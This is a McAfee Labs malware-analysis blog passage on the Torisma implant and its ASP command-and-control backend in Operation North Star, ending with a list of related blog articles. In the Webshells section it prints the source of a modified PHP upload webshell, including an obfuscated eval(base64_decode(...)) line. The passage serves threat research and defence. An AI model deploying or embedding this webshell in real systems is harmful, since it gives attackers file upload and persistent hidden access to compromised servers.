The Const value name for “FOUND002.CHK” is “cfgvault”, the first three letters might refer to “configuration”. This ASP code contains additional functions that may indicate what role this page has in the overall scheme of things. View.asp is the Torisma implant backend code with numerous functions implemented to handle requests from the implant as described earlier in this analysis. Based on our analysis of both the Torisma implant and this backend code, some interesting insight has been discovered.  First implemented in the ASP code are the general actions that can be taken by this backend depending on the interaction with Torisma.


Some of these actions are triggered by the implant connecting and the others may be invoked by another process. The main ASP page is implemented to handle incoming requests based on a request ACTION with several possible options to call. Given that the implant is driven by the “ACTION” method when it comes to the C2 communication, a number of these cases could be selected. However, we only see code implemented in Torisma to call and handle the request/response mechanism for NEXTPAGE and PREVPAGE, thus these other actions are likely performed by the adversary through some other process.



General actions by View.ASP

**ViewPrevPage**


As described in the analysis, the ViewPrevPage action is a function designed to handle incoming requests from Torisma to get data. The data sent to Torisma appears to be in the form of ~dmf files. This content for the ViewPrevPage action comes in the form of shellcode intended to be executed on the victim side according to the analysis of the implant itself.



ViewPrevPage function

**ViewNextPage**


Torisma uses this method to send data back to the C2 server read from the named pipe. This is the results of the execution of the shellcode on the victim’s system through the ViewPrevPage action and the results of this execution are sent and processed using this function.



Implant sends data to C2

**ViewGallery**


There is no function in Torisma implemented to call this function directly, this is likely called from another administration tool, probably implemented in the upstream server. A static analysis of this method reveals that it is likely intended to retrieve log files in a base64 encoded format and write the response. Like the Torisma implant, there is a response string that is received by the calling component that indicates the log file had been retrieved successfully and that it should then delete the log file.



Retrieve and write log file content in base64 format (ViewGallery)

**ViewMons**


Another function also not used by Torisma is intended to set the local configuration file. It appears to use a different request method than ACTION; in this case it uses MAILTO. Based on insight gathered from Torisma, we can speculate this is related to configuration files that are used by the implant.



ViewMons function

**SendData**


This function is used in the RedirectToAdmin method exclusively and is the mechanism for sending data to the upstream C2. It depends on the GetConfig function that is based on the stored value in the cfgvault variable.



Send Data

**RedirectToAdmin**

This function is used to redirect information from an infected victim to the master server upstream. This is an interesting function indicating additional infrastructure beyond the immediate C2 with which we observed Torisma communicating.



RedirectToAdmin

**WriteAgentLog**

As part of the process of tracking victim’s with Torisma, the ASP code has a function to write log files. These resulting log files indicate success for the execution of shellcode on victims running Torisma. This logging method captures the user agent and IP address associated with the victim being monitored. This function is called when the information is sent to the master server via the RedirectToAdmin method.

Analysis of the server logs indicates the following countries made connections to the View.ASP page in July 2020.

- India
- Australia
- Israel
- Finland

**Webshells**


During our analysis we were able to determine that in some instances the attacker used webshells to maintain access. Discovered on another compromised server by the same actor with the same type of code was a PHP Webshell known as Viper 1337 Uploader. Based on our analysis this is a modified variant of Viper 1337 Uploader.

```
<title>Viper 1337 Uploader</title>
<?php

echo '<form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">';

echo '<input type="file" name="file" size="50″><input name="_upl" type="submit" id="_upl" value="Upload"></form>';

if( $_POST['_upl'] == "Upload" ) {

if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Shell Uploaded ! :)<b><br><br>'; }

else { echo '<b>Not uploaded ! </b><br><br>'; }

}

?>

<?php

eval(base64_decode('JHR1anVhbm1haWwgPSAnS2VsdWFyZ2FlbWVpN0B5YW5kZXguY29tJzsKJHhfcGF0aCA9ICJodHRwOi8vIiAuICRfU0VS

?>
```

Some additional log file analysis reveals that a dotm file hosted with a. jpg extension was accessed by an Israeli IP address. This IP address likely belongs to a victim in Israel that executed the main DOCX. Based on the analysis of the user-agent string belonging to the Israel IP address Microsoft+Office+Existence+Discovery indicates that the dotm file in question was downloaded from within Microsoft Office (template injection).

**Attacker Source**

According to our analysis the attacker accessed and posted a malicious ASP script “template-letter.asp” from the IP address 104.194.220.87 on 7/9/2020.  Further research indicates that the attacker is originating from a service known as VPN Consumer in New York, NY.



Snipped from log file showing attacker IP 104.194.220.87

From the same logfiles, we observed the following User Agent String:

“Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+10.0;+Win64;+x64;+Trident/7.0;+.NET4.0C;+.NET4.0E;+ms-office;+MSOffice+16)”

Decoding the User Agent string we can make the following statement

The attacker is using a 64bit Windows 10 platform and Office 2016.

The Office version is the same as we observed in the creation of the Word-documents as described in our document analysis part of Operation NorthStar.

## Conclusion

It is not very often that we have a chance of getting the C2 server code pages and associated logging in our possession for analysis. Where we started with our initial analysis of the first stage payloads, layer after layer we were able to decode and reveal, resulting in unique insights into this campaign.

Analysis of logfiles uncovered potential targets of which we were unaware following our first analysis of Operation North Star, including internet service providers and defense contractors based in Russia and India.

Our analysis reveals a previously unknown second stage implant known as Torisma which executes a custom shellcode, depending on specific victim profiles, to run custom actions. It also illustrates how the adversary used compromised domains in Italy and elsewhere, belonging to random organizations such as an auction house and printing company, to collect data on victim organizations in multiple countries during an operation that lasted nearly a year.

This campaign was interesting in that there was a particular list of targets of interest, and that list was verified before the decision was made to send a second implant, either 32 or 64 bits, for further and in-depth monitoring. Progress of the implants sent by the C2 was monitored and written in a log file that gave the adversary an overview of which victims were successfully infiltrated and could be monitored further.

Our findings ultimately provide a unique view into not only how the adversary executes his attacks but also how he evaluates and chooses to further exploit his victims.

Read our McAfee Defender's blog to learn more about how you can build an adaptable security architecture against the Operation North Star campaign.

*Special thanks to Philippe Laulheret for his assistance in analysis*

[1] https://www.ecrypt.eu.org/stream/p2ciphers/vest/vest_p2.pdf

[2] https://www.ecrypt.eu.org/stream/vestp2.html

Christiaan Beek Lead Scientist & Sr. Principal Engineer
Christiaan Beek is the Lead Scientist & Sr. Principal Engineer of the Enterprise Office of the CTO. He is leading the strategic threat intelligence research with a focus on inventing...

## More from McAfee Labs

Peeling Back the Layers of RemcosRat Malware

Authored by Preksha Saxena McAfee labs observed a Remcos RAT campaign where malicious VBS files were delivered...

Aug 29, 2023 | 9 MIN READ

Crypto Scam: SpaceX Tokens for Sale

Authored by: Neil Tyagi   Scam artists know no bounds—and that also applies to stealing your cryptocurrency. Crypto...

Aug 24, 2023 | 5 MIN READ

Invisible Adware: Unveiling Ad Fraud Targeting Android Users

Authored by SangRyol Ryu, McAfee Threat Researcher We live in a world where advertisements are everywhere, and...

Aug 04, 2023 | 6 MIN READ

The Season of Back to School Scams

Authored by: Lakshya Mathur and Yashvi Shah  As the Back-to-School season approaches, scammers are taking advantage of...

Aug 02, 2023 | 5 MIN READ

Scammers Follow the Rebranding of Twitter to X, to Distribute Malware

Authored by: Vallabh Chole and Yerko Grbic On July 23rd, 2023, Elon Musk announced that the social...

Jul 25, 2023 | 3 MIN READ

Android SpyNote attacks electric and water public utility users in Japan

Authored by Yukihiro Okutomi  McAfee's Mobile team observed a smishing campaign against Japanese Android users posing as...

Jul 21, 2023 | 5 MIN READ

CLOP Ransomware exploits MOVEit software

Authored by: Abhishek Karnik and Oliver Devane You may have heard recently in the news that several...

Jun 21, 2023 | 3 MIN READ

GULoader Campaigns: A Deep Dive Analysis of a highly evasive Shellcode based loader

Authored by: Anandeshwar Unnikrishnan Stage 1: GULoader Shellcode Deployment  In recent GULoader campaigns, we are seeing a...

May 09, 2023 | 22 MIN READ

New Wave of SHTML Phishing Attacks

Authored By Anuradha McAfee Labs has recently observed a new wave of phishing attacks. In this wave,...

May 08, 2023 | 5 MIN READ

Deconstructing Amadey's Latest Multi-Stage Attack and Malware Distribution

Authored by By Yashvi Shah  McAfee Labs have identified an increase in Wextract.exe samples, that drop a...

May 05, 2023 | 17 MIN READ

HiddenAds Spread via Android Gaming Apps on Google Play

Authored by Dexter Shin  Minecraft is a popular video game that can be played on a desktop...

Apr 26, 2023 | 6 MIN READ

Fakecalls Android Malware Abuses Legitimate Signing Key

Authored by Dexter Shin  McAfee Mobile Research Team found an Android banking trojan signed with a key...

Apr 20, 2023 | 6 MIN READ

Back to top